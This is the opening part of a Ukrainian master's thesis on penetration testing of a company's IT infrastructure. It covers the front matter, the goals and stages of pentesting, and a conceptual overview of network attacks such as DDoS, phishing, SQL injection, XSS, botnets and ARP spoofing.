

Міністерство освіти і науки України
Державний університет «Житомирська політехніка»
Факультет інформаційно-комп'ютерних технологій
Кафедра комп'ютерної інженерії та кібербезпеки


ПОЯСНЮВАЛЬНА ЗАПИСКА

до випускної кваліфікаційної роботи магістра
на тему: «Методи та засоби тестування на проникнення
в IT-інфраструктуру компанії»

Виконала студентка 2-го курсу групи КБм-22-1
спеціальності 125 «Кібербезпека»

 А.Р. Курачинська

Керівник, завідувач кафедри КІ та КБ, к.т.н., доцент

 А.А. Єфіменко

Рецензент, доцент кафедри КІ та КБ, к.т.н., доцент

 Ю.М. Россінський

Житомир – 2023


Державний університет «Житомирська політехніка»
 Факультет інформаційно-комп'ютерних технологій
 Кафедра комп'ютерної інженерії та кібербезпеки
 Спеціальність 125 «Кібербезпека»
 Освітня програма «Кібербезпека»

ЗАТВЕРДЖУЮ

Завідувач

кафедри комп'ютерної

інженерії та кібербезпеки

 Андрій Єфіменко

13 жовтня 2023 р.

ЗАВДАННЯ

на випускню кваліфікаційну роботу магістра

Студентки: Курачинської Анастасії Русланівни

Тема роботи: **«Методи та засоби тестування на проникнення в ІТ-інфраструктуру компанії»**

затверджена Наказом університету від 13 жовтня 2023 р. № 572/с

Термін здачі студентом закінченої роботи 11 грудня 2023 р.

Вихідні дані роботи (зазначається предмет і об'єкт дослідження):



1. ІТ – інфраструктура компанії.
2. Методи тестування на проникнення.
3. Засоби тестування на проникнення.

Обладнання та програмне забезпечення:


1. Комп'ютер, віртуальні машини, маршрутизатори, комутатори.
2. Операційні системи: Windows 10, Windows Server 2016, Kali Linux.
3. Virtual Box, GNS3, Nmap, Metasploit Framework, Wireshark, Yersinia,

RouterSploit, Responder.


Консультанти з випускної кваліфікаційної роботи із зазначенням розділів, що їх стосуються

Розділ	Консультант	Підпис, дата	
		Завдання видав	Завдання прийняв
1	В.В. Воротніков	 13.10.23	 13.10.23
2	В.В. Воротніков	 26.10.23	 26.10.23
3	В.В. Воротніков	 16.11.23	 16.11.23


Студент  А.Р. Курачинська

Керівник  А.А. Єфіменко

Календарний план

№ з/п	Назви етапів випускної кваліфікаційної роботи	Термін виконання етапів роботи	Примітка
1	Постановка задачі. Формулювання технічного завдання	13 жовтня 2023	
2	Оформлення вступу. Опрацювання літературних джерел	14 жовтня 2023 – 20 жовтня 2023	
3	Аналіз методів тестування на проникнення	25 жовтня 2023 – 01 листопада 2023	
4	Аналіз засобів тестування на проникнення	05 листопада 2023 – 10 листопада 2023	
5	Проектування та налагодження комп'ютерної мережі	15 листопада 2023 – 25 листопада 2023	
6	Проведення аналізу комп'ютерної мережі IT-інфраструктури	26 листопада 2023	
7	Розробка методу тестування на проникнення. Виконання тестування на проникнення комп'ютерної мережі	28 листопада 2023 – 30 листопада 2023	
8	Аналіз результатів тестування	01 грудня 2023 – 03 грудня 2023	
9	Написання пояснювальної записки	04 грудня 2023 – 10 грудня 2023	
10	Підготовка презентації та виступу	10 грудня 2023	
11	Захист	Згідно з розкладом	

Студентка  А.Р. Курачинська

Керівник  А.А. Єфіменко

АНОТАЦІЯ

Кваліфікаційна робота складається з проекту комп'ютерної мережі ІТ - інфраструктури та пояснювальної записки. Пояснювальна записка до випускної роботи містить 89 сторінок, 69 ілюстрацій та 5 таблиць.

Метою роботи є аналіз комп'ютерної мережі, розробка методу тестування на проникнення, виконання тестування на проникнення ІТ - інфраструктури аналіз тестування та розробка рекомендацій щодо захисту.

В роботі було досліджено теоретичні основи тестування на проникнення, тобто описано мету, цілі, завдання, типи і види тестування на проникнення та описано етапи тестування. У дипломному проекті виконано аналіз можливих мережних загроз, описано основні види мережених атак.

Було проаналізовано засоби та методи тестування на проникнення та досліджено і порівняно ручне і автоматизоване тестування на проникнення. В роботі наведено опис методів «чорної», «білої», «сірої» скриньок і описано основні методології тестування на проникнення.

Було виконано аналіз комп'ютерної мережі. Розроблено метод тестування на проникнення для проаналізованої комп'ютерної мережі. Проведено тестування на проникнення, оцінку результатів проведення тестування в ІТ – інфраструктуру та розроблено рекомендації для захисту.

КЛЮЧОВІ СЛОВА: OWASP, PTEST, ТЕСТУВАННЯ НА ПРОНИКНЕННЯ, DNS, OSSTMM, ISAAF, XML, ПЗ.

ANNOTATION

The qualification work consists of a project of a computer network project of IT infrastructure and an explanatory note. The explanatory note to the graduation work contains 89 pages, 69 illustrations and 5 tables.

The aim of the work is to analyze a computer network, develop a penetration testing method, and perform penetration testing on an IT infrastructure computer network.

The theoretical foundations of penetration testing were investigated, i.e., the purpose, goals, objectives and types of penetration testing were described, and the stages of testing were described. The thesis project analyzed possible network threats and described the main types of network attacks.

The means and methods of penetration testing were analyzed, and manual and automated penetration testing were investigated and compared. The paper describes the black, white, and gray box methods and describes the basic penetration testing methodologies.

A computer network was analyzed. The method of penetration testing for the analyzed computer network was developed. Penetration testing, evaluation of the results of testing in the IT infrastructure and development of recommendations for protection were carried out.

KEYWORDS: OWASP, PTEST, PENETRATION TESTING, DNS, OSSTMM, ISAAF, XML, SOFTWARE.

ЗМІСТ

ВСТУП	9
РОЗДІЛ 1. ОБГРУНТУВАННЯ НЕОБХІДНОСТІ ТЕСТУВАННЯ НА ПРОНИКНЕННЯ КОМП'ЮТЕРНИХ СИСТЕМ	11
1.1. Роль тестування на проникнення в безпеці комп'ютерних мереж.....	11
1.2. Аналіз можливих мережевих загроз	17
1.3. Засоби та методи тестування на проникнення	26
Висновок до розділу 1	34
РОЗДІЛ 2. АНАЛІЗ КОМП'ЮТЕРНОЇ МЕРЕЖІ ІТ – ІНФРАСТРУКТУРИ ТА РОЗРОБКА МЕТОДУ ТЕСТУВАННЯ НА ПРОНИКНЕННЯ.....	36
2.1. Аналіз комп'ютерної мережі	36
2.2. Розробка методу тестування на проникнення	39
Висновок до розділу 2	46
РОЗДІЛ 3. ПРОВЕДЕННЯ ТЕСТУВАННЯ НА ПРОНИКНЕННЯ ТА АНАЛІЗ РЕЗУЛЬТАТІВ.....	47
3.1. Проведення тестування на проникнення в маршрутизатор мережі	47
3.2. Проведення тестування на проникнення в комутатор мережі.....	60
3.3. Проведення тестування на проникнення в робочу станцію мережі.....	65
3.4. Оцінка результатів проведення тестування на проникнення в ІТ- інфраструктуру.....	69
3.5. Розробка та застосування рекомендацій для захисту ІТ - інфраструктури..	71
Висновок до розділу 3	79
ВИСНОВКИ.....	81
СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ.....	83
ДОДАТКИ.....	86

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ

AD – Active Directory
API – Application Programming Interface
ARP – Address Resolution Protocol
BGP – Border Gateway Protocol
DNS – Domain Name System
HIPAA – Health Insurance Portability and Accountability Act
HTTP – Hypertext Transfer Protocol
ICMP – Internet Control Message Protocol
ISSAF – Information System Security Assessment Framework
LDAP – Lightweight Directory Access Protocol
MITM – Man-in-the-Middle Attack
NIST – National Institute of Standards and Technology
NMAP – Network Mapper
OISSG – Open Information System Security Group
OpenVAS - Open Vulnerability Assessment System
OSSTMM – Open Source Security Testing Methodology Manual
OWASP – Open Web Application Security Project
PTES – Penetration Testing Execution Standard
SNMP – Simple Network Management Protocol
STP - Spanning Tree Protocol
SQL – Structured Query Language
TCP/IP – Transmission Control Protocol/ Internet Protocol
UDP - User Datagram Protocol
URI – Uniform Resource Identifier
XML – EXtensible Markup Language
XSS – Cross Site Scripting
XXE – Xml eXternal Entity

ВСТУП

Сучасний розвиток інформаційних технологій висуває високі вимоги до безпеки it – інфраструктури та мережевого обладнання. З кожним новим етапом їхнього розвитку збільшується обсяг функціональності, однак разом з тим зростає ймовірність виникнення нових потенційних вразливостей. В умовах постійного технологічного прогресу та активного використання комп'ютерів у різних сферах життєдіяльності, питання забезпечення безпеки інформаційних систем стає надзвичайно важливим завданням.

Актуальність теми. У світі регулярно відбуваються кібератаки на комп'ютерні системи, мережі крупних фірм. Тестування на проникнення як раз полягає в ідентифікації максимально можливого числа вразливостей інформаційної системи за обмежений час при певних умовах і стані системи. На разі наявна недостатність існуючих методів та засобів тестування на проникнення, які не враховують специфіку різних типів IT – інфраструктури, їх архітектури, технологій та вразливостей. Актуальною тема є через необхідність розробки нових та вдосконалення існуючих методів та засобів тестування на проникнення, які б відповідали сучасним вимогам та стандартам безпеки IT-інфраструктури, а також були адаптовані до конкретних умов та потреб різних компаній .

Метою кваліфікаційної роботи є розробка методу тестування на проникнення для IT - інфраструктури.

Встановлена мета створює наступні завдання:

- аналіз методів тестування на проникнення;
- аналіз засобів тестування на проникнення;
- створення та аналіз комп'ютерної мережі IT - інфраструктури;
- розробка методу тестування на проникнення для проаналізованої комп'ютерної мережі;

- проведення тестування на проникнення;
- написання рекомендацій щодо захисту;
- проведення захисту комп'ютерної мережі згідно рекомендацій.

Об'єктом дослідження є процес розробки методу тестування на проникнення комп'ютерної мережі ІТ – інфраструктури.

Предметом дослідження є методи і засоби тестування на проникнення комп'ютерної мережі.

Матеріали дослідження на тему «Методології та методи тестування на проникнення» за тематикою кваліфікаційної роботи доповідалися на V Всеукраїнській науково – технічній конференції «Комп'ютерні технології: інновації, проблеми, рішення».

Матеріали дослідження на тему «Порівняння методологій тестування «чорної» та «білої» скриньки» за тематикою кваліфікаційної роботи доповідалися на III Всеукраїнській науково – технічній інтернет-конференції «Сучасні комп'ютерні та інформаційні системи і технології».

РОЗДІЛ 1. ОБГРУНТУВАННЯ НЕОБХІДНОСТІ ТЕСТУВАННЯ НА ПРОНИКНЕННЯ КОМП'ЮТЕРНИХ СИСТЕМ

1.1. Роль тестування на проникнення в безпеці комп'ютерних мереж

Тестування на проникнення (або тестування на вразливостей) - це процес, у межах якого фахівці з інформаційної безпеки намагаються виявити вразливості в системі, застосунку або мережі, які могли б бути використані зловмисниками для несанкціонованого доступу або атаки на дані та ресурси організації.

Основна мета тестування на проникнення, яке часто називають етичним хакінгом, полягає у виявленні та оцінці вразливостей системи, мережі або програми. Ці цілі мають вирішальне значення для посилення кібербезпеки організації та мінімізації ризику несанкціонованого доступу та витоку даних.

Цілі тестування на проникнення:

1. Виявлення вразливостей: виявлення і документування вразливостей, які можуть бути використані зловмисниками для несанкціонованого доступу або атаки.
2. Оцінка рівня безпеки: оцінювання загального рівня безпеки системи, включаючи виявлення потенційно слабких місць.
3. Аналіз контролю доступу: перевірка, наскільки ефективно діють існуючі засоби контролю доступу, такі як антивіруси, брандмауери та системи виявлення вторгнень.
4. Тестування аналітичної реакції: оцінювання, наскільки добре працюють процедури аналізу та реагування на інциденти для виявлення та відповіді на можливі інциденти безпеки.
5. Перевірка дотримання стандартів: дозволяє визначити, чи відповідає організація вимогам стандартів безпеки, законодавства та найкращих практик (наприклад, ISO 27001, NIST, HIPAA).
6. Симуляція реальних атак: моделювання тактики, методів і процедур, які можуть бути використані зловмисниками для компрометації системи.

7. Зменшення ризику безпеки: зниження загального рівня ризику безпеки та підвищення здатності організації захищати свої активи та дані.

8. Перевірка виправлень та змін конфігурації безпеки: переконання, що раніше виявлені вразливості успішно усунуто, а конфігурації безпеки покращено відповідно до рекомендацій.

9. Підвищення обізнаності про безпеку: дозволяє підвищити обізнаність зацікавлених сторін про потенційні ризики для безпеки.

10. Забезпечення відповідності нормативним вимогам: допомагає організаціям відповідати нормативним вимогам до оцінки аудиту безпеки.

11. Забезпечення впевненості для зацікавлених сторін: демонстрація клієнтам, партнерам та іншим зацікавленим сторонам, що організація серйозно ставиться до безпеки та активно працює над захистом їхньої інформації.

Тестування на проникнення необхідно регулярно виконувати для забезпечення функціонування системи. На додаток до цього, вона повинна виконуватися кожного разу, коли:

- система безпеки виявляє нові загрози з боку нападників;
- додається нова мережева інфраструктура;
- ви оновлюєте систему або встановлюєте нове програмне забезпечення;
- ви переміщуєте свій офіс;
- ви встановлюєте нову програму / політику кінцевого користувача.

Процес тестування на проникнення можна розбити на п'ять етапів. Перший етап – це планування та збір інформації, метою якого є визначення обсягу та цілей тесту включаючи системи, які потрібно перевірити, та методи тестування, які потрібно використати. Під час першого етапу виконується збір розвідувальної інформації (наприклад, мережеві та доменні імена, поштовий сервер), щоб краще зрозуміти, як працює ціль і які її потенційні вразливості. Другий етап тестування – це сканування, яке виконується для розуміння, як цільова програма буде реагувати на різні спроби вторгнення. Зазвичай це робиться за

допомогою: статичного чи динамічного аналізу. Статичний аналіз - це метод оцінки безпеки програмного коду чи файлів, який здійснюється без їх фактичного виконання або виконання програми.

Динамічний аналіз – це метод оцінки безпеки програмного коду чи додатків, який полягає в виконанні програми або додатку та аналізі його поведінки та взаємодії з системою в реальному часі. Цей метод спрямований на виявлення вразливостей і проблем з безпекою, які можуть стати очевидними під час виконання програми або взаємодії користувача з додатком. Третій етап тестування - це отримання доступу, під час якого виконується атаки на веб-додатки, такі як міжсайтовий скриптинг, SQL-ін'єкції та бекдори, для виявлення вразливостей об'єкта тестування. Потім пентестери намагаються використати ці вразливості, як правило, шляхом підвищення привілеїв, крадіжки даних, перехоплення трафіку тощо, щоб зрозуміти, якої шкоди вони можуть завдати. Четвертий етап тестування – це підтримання доступу, мета якого – це з'ясувати, чи можна використати вразливість для досягнення постійної присутності в системі, що експлуатується достатньо довго, щоб зловмисник отримав до неї повний доступ. Ідея полягає в тому, щоб імітувати просунуті постійні загрози, які часто залишаються в системі місяцями, щоб викрасти найбільш конфіденційні дані організації. І п'ятий етап тестування – це аналіз, під час якого результати тесту на проникнення збираються у звіт, в якому описуються : уразливості, конфіденційні дані, до яких було здійснено доступ та час, протягом якого тестувальник міг залишатись в системі непоміченим. Ця інформація аналізується співробітниками служби безпеки, щоб допомогти налаштувати параметри WAF та інші рішення для захисту додатків для усунення вразливостей і захисту від майбутніх атак.




Рисунок 1.1 – Демонстрація етапів тестування на проникнення

Тестування на проникнення включає різні методи та підходи, призначені для виявлення вразливостей і оцінки безпеки інформаційних систем і програм. Існують різні типи тестування на проникнення: мережеві сервіси, веб-додаток, клієнтська частина, бездротовий зв'язок, соціальна інженерія. Кожен тип тесту на проникнення вимагає певних знань, методологій та інструментів для виконання і повинен відповідати конкретній бізнес-цілі. Ці цілі можуть варіюватися від підвищення обізнаності співробітників компанії про атаки соціальної інженерії до впровадження безпечної розробки коду для виявлення недоліків у програмному коді в режимі реального часу або виконання нормативних зобов'язань чи дотримання вимог законодавства.

Тестування на проникнення до мережевих сервісів, або тестування інфраструктури, є одним з найпоширеніших видів тестування на проникнення. Основна мета - виявити найбільш вразливі та слабкі місця в мережевій інфраструктурі (сервери, брандмауери, комутатори, маршрутизатори, принтери, робочі станції тощо) організації до того, як вони можуть бути використані.




Рисунок 1.2 – Демонстрація схеми корпоративної мережі

Тестування на проникнення до веб-додатків використовується для виявлення вразливостей або слабких місць у безпеці веб-додатків. Типова сфера застосування тесту на проникнення до веб-додатків включає також браузери та їхні компоненти, такі як ActiveX, Plugins, Silverlight, Scriptlets та Applets. Методи тестування на проникнення до веб-додатків постійно розвиваються з часом через збільшення кількості загроз, що надходять від веб-додатків з кожним днем. Ця загроза значно розширилася з моменту спалаху COVID-19, що призвело до збільшення кіберзлочинності на 600%. Основною причиною проведення тесту на проникнення до веб-додатків є виявлення слабких місць або вразливостей у них та їхніх компонентах, таких як бази даних, вихідний код та внутрішня мережа. Це також допомагає визначити пріоритетність виявлених слабких місць або вразливостей і пропонує можливі рішення для їх усунення. У розробці програмних додатків вважається найкращою практикою постійне вдосконалення кодової бази. Розгортання безпечного та гнучкого коду - це фраза, яка часто використовується для опису цієї практики.

Тестування на проникнення клієнтської частини (або фронтенду) використовується для виявлення вразливостей або слабких місць у безпеці клієнтських додатків. Це може бути програма або програми, такі як Putty, поштові кліє-

нти, веб-браузери (наприклад, Chrome, Firefox, Safari тощо), Macromedia Flash та інші.

Тестування на проникнення в бездротову мережу передбачає виявлення та перевірку з'єднань між усіма пристроями, підключеними до бездротової мережі підприємства. Ці пристрої включають ноутбуки, планшети, смартфони та будь-які інші пристрої інтернету речей (IoT). Тестування на бездротове проникнення зазвичай проводять на місці, оскільки для доступу до бездротового сигналу тестувальник повинен знаходитися в зоні дії бездротового сигналу. Крім того, на місці можна розгорнути NUC і WiFi Pineapple для віддаленого виконання тесту.




Рисунок 1.3 – Демонстрація схеми бездротової мережі

Тестування на проникнення соціальної інженерії - це процес виявлення, оцінки та вдосконалення безпеки, спрямований на аналіз соціальних та психологічних аспектів інформаційної безпеки та виявлення вразливостей, які виникають через маніпулювання людьми. Головна мета такого тестування - визначити, наскільки легко атаки соціальної інженерії можуть отримати доступ до конфіденційної інформації, отримати несанкціонований доступ до системи або викликати інші види небезпеки.

Тестування на фізичне проникнення моделює реальний сценарій загрози, коли зловмисник намагається зламати фізичні бар'єри компанії, щоб отримати доступ до інфраструктури, будівель, систем і співробітників. Мета тесту на фізичне проникнення - виявити слабкі місця в загальній системі фізичного захисту компанії. Виявивши ці слабкі місця, можна вжити належних заходів для по-

силення фізичної безпеки. Основна перевага тесту на фізичне проникнення полягає у виявленні слабких місць і вразливостей у фізичних засобах контролю (замках, бар'єрах, камерах або датчиках), щоб можна було швидко усунути недоліки. Крім того, тести на фізичне проникнення імітують реальні сценарії, щоб продемонструвати, який вплив зловмисник може мати на ваші системи.

1.2. Аналіз можливих мережевих загроз

Атаки на комп'ютерні мережі з'явилися з початком масового використання комп'ютерних мереж. Атаки можуть бути здійснені на всі мережеві пристрої, комп'ютерні системи, мережеві принтери і навіть на телефонні пристрої та мобільні пристрої, які використовують TCP/IP або будь-який інший мережевий протокол для зв'язку. Комп'ютерні мережеві атаки можна класифікувати за їхнім впливом на ціль або за їхнім об'єктом.

Шкідливе ПЗ - це програми або код, які перешкоджають нормальному використанню кінцевих пристроїв. Коли пристрій заражений шкідливим ПЗ, користувач може зіткнутися з несанкціонованим доступом, компрометацією даних або блокуванням і вимогою заплатити викуп. Дана кіберзагроза має певні способи, якими користуються кіберзлочинці. Фішингова атака – це одна з форм шкідливого ПЗ, під час якої жертва отримує електронний лист, текстове повідомлення, відкриває веб-сайт чи взаємодіє з будь-якою іншою формою комунікації, яка нагадує ресурс, якому можна довіряти. Зазвичай під час таких атак можуть бути вкрадені імена користувачів, паролі, відомості платіжних карток або дані банківських рахунків. Атаки такого типу можуть призвести до викрадення персональних даних або крадіжки грошей безпосередньо з рахунку чи банківської картки. Іншою формою шкідливого ПЗ є віруси, які створені для втручання в нормальну роботу пристрою шляхом запису, пошкодження або видалення його даних. До шкідливого програмного забезпечення відносяться троянські коні, розраховані на неусвідомлене завантаження, оскільки виглядають як офіційні файли або додатки та після скачування зазвичай завантажують і

встановлюють додаткове шкідливе ПЗ, використовують пристрій для клік-форда, надсилають інформацію про заражений пристрій зловмиснику. Однією з формою даної кібератаки є хробаки, що поширюються мережею, використовуючи вразливості в системі безпеки і копіюючи себе, найчастіше у вкладеннях електронної пошти, текстових повідомленнях, програмах спільного використання файлів, сайтах соціальних мереж, на мережевих ресурсах і знімних дисках.

Другим типом мережевих атак є **DDoS** (Distributed Denial of Service), спрямовані на заваду нормальному функціонуванню веб-серверів, мереж або інших обчислювальних ресурсів шляхом затоплення їх великою кількістю запитів або трафіку. Основною метою DDoS-атак є перевантаження або відмова в обслуговуванні цільового об'єкта, щоб призвести до тимчасової недоступності для легітимних користувачів. Існує кілька типів атак DDoS, вони поділяються на три основні категорії: об'ємні атаки, атаки за протоколом і атаки на рівні ресурсів. Об'ємні атаки перенасичують мережевий рівень трафіком, який на перший погляд здається звичайним. Це найпоширеніший тип атак DDoS. До них належить, наприклад, DNS-посилення, яке використовує відкритий DNS-сервер, щоб наповнити цільову мережу трафіком DNS-відповідей. Атака за протоколом порушує роботу служби, використовуючи вразливість стека протоколу рівнів 3 і 4. Одним із прикладів є синхронізована або SYN-атака, яка споживає всі доступні ресурси сервера. Атака на рівні ресурсів (додатків) націлена на пакети веб-додатка і порушує передачу даних між вузлами. Приклад: порушення роботи HTTP-протоколу, впровадження коду SQL, міжсайтові сценарії та інші атаки рівня 7. Кіберзлочинці можуть застосовувати як один, так і кілька типів атак на мережу. Наприклад, атака може початися за одним сценарієм, а потім трансформуватися або об'єднатися з іншою загрозою, щоб завдати руйнівного удару по системі.

Фішинг відноситься також до типу мережевої атаки, який спрямовано на крадіжку або пошкодження конфіденційних даних шляхом обману людей,

змушуючи їх розкривати особисту інформацію, як-от паролі та номери банківських карт. Під час виконання даної атаки кіберзлочинці зазвичай видають себе за довірче джерело або особу і надсилають фальшиві повідомлення електронною поштою, спеціально створених веб-сайтів або інших засобів спілкування. Розповсюдженим видом такого типу мережної атаки є фішинг електронною поштою, який використовує такі прийоми, як фальшиві гіперпосилання, щоб заманити одержувачів електронної пошти і змусити їх поділитися своєю особистою інформацією, зазвичай маскуються під великих постачальників облікових записів, таких як Microsoft чи Google, чи колег по роботі. Поширеними видами фішингу є цільовий фішинг, який адресований конкретним людям і використовує інформацію, зібрану під час вивчення їхньої роботи та соціального життя, смішинг під час якого виконується надсилання текстових повідомлень, замаскованих під надійні повідомлення від популярних компаній і вішинг, коли зловмисники в шахрайських кол-центрах намагаються обманом змусити людей надати конфіденційну інформацію по телефону.

До четвертого типу мережних атак належать **SQL – ін'єкції**, які використовуються для взлому продуктів, що взаємодіють з базами даних. Суть таких ін'єкцій – впровадити в дані (передані через GET, POST запити) будь-який випадковий SQL код. Якщо ресурс приймає і виконує такі ін'єкції, значить він вразливий, і, по суті, з базою даних можна поводитися, як завгодно. Вразливості впровадження SQL виникають після того, як контрольовані користувачем дані небезпечним способом включаються в запити до бази даних. Зловмисник може надати спеціально створене введення, щоб вирватися з контексту даних, в якому вони відображаються і втрутитися в структуру навколишнього запиту. Впровадження SQL часто може бути виконано за допомогою цілого ряду шкідливих атак, включаючи читання або зміна критично важливих даних програми, втручання в логіку додатка, підвищення привілеїв в базі даних і отримання контролю над сервером бази даних. Успішна атака з використанням SQL-ін'єкцій

може призвести до несанкціонованого доступу до конфіденційних даних (наприклад, паролі, дані кредитної картки або інші особисті дані користувача).

На рисунку 1.4 наведено приклад SQL – ін'єкції на основі UNION.




Рисунок 1.4 – Демонстрація прикладу UNION атаки

Даний тип атаки можливий в тих випадках, коли результати SQL запиту повертаються у відповідях додатка. Зловмисник, використовуючи впровадження SQL, може отримати додаткові дані з інших таблиць в базі даних. Оператор UNION дозволяє виконати додатковий запит SELECT і додати результати в вихідний запит.

Наступним типом мережевої атаки є **міжсайтові сценарії (XSS)**. Міжсайтові сценарії полягають у тому, що кіберзлочинець надсилає запам'ятовані або вражені сценаріями посилання на електронну пошту жертви. Щойно він їх відкриває, зловмисник отримує його персональні дані. Специфіка подібних атак полягає в тому, що шкідливий код може використовувати авторизацію користувача у веб-системі для отримання до неї розширеного доступу.


Ботнет є одним з розповсюджених типів мережних атак. Це комп'ютерна мережа, що складається з деякої кількості хостів, із запущеними ботами — автономним програмним забезпеченням. Ботом у цьому контексті зазвичай називають пристрій (комп'ютер, смартфон), який знаходиться під керуванням прихованої програми, котра отримує команди від свого господаря через інтернет.

Ботнети застосовують для DDoS-атак, підбору паролів методом брутфорсу, майнінгу біткоїнів або інших криптовалют, поширення спаму. Ботами можуть бути і IoT-пристрої: так, саме з них складається відомий ботнет Mirai. У зв'язку з тим, що заражений пристрій виконує будь-які інструкції зловмисника, його нерідко називають зомбі-машиною, а ботнет, відповідно, – зомбі-мережею. Проникнення шкідливих програм може статися за недостатньої пильності користувача: кіберзлочинці маскують їх під корисне ПЗ.

Атаки на мережеві протоколи - це один з типів мережевих атак, спрямовані на вразливості або недоліки в самому протоколі, який використовується для обміну даними між пристроями в мережі. Ці атаки можуть призвести до порушення конфіденційності, цілісності та доступності даних, а також зловживання протоколами для отримання несанкціонованого доступу. За характером впливу дані атаки поділяються на пасивні та активні. Пасивний вплив прямо не впливає на роботу системи, але в той же час здатний порушити її політику безпеки. Активний вплив здійснює пряме втручання в роботу системи (порушення працездатності, зміна конфігурації РОС і т. д.), яке порушує політику безпеки, прийняту в ній. Активними впливами є майже всі типи віддалених атак.

ARP Poisoning/Spoofing – мережева атака канального рівня, при якій зловмисник надсилає підроблені повідомлення протоколу ARP в локальну мережу. Зазвичай мета полягає в тому, щоб зв'язати MAC-адресу зловмисника з IP-адресою хоста на який здійснюється атака, зазвичай це основний шлюз, щоб трафік замість цієї IP-адреси, був надісланий зловмиснику. На рисунку 1.8 наведено приклад успішної ARP spoofing атаки.

Маршрутизація при нормальній роботі



Маршрутизація за умови отруєння кешу ARP

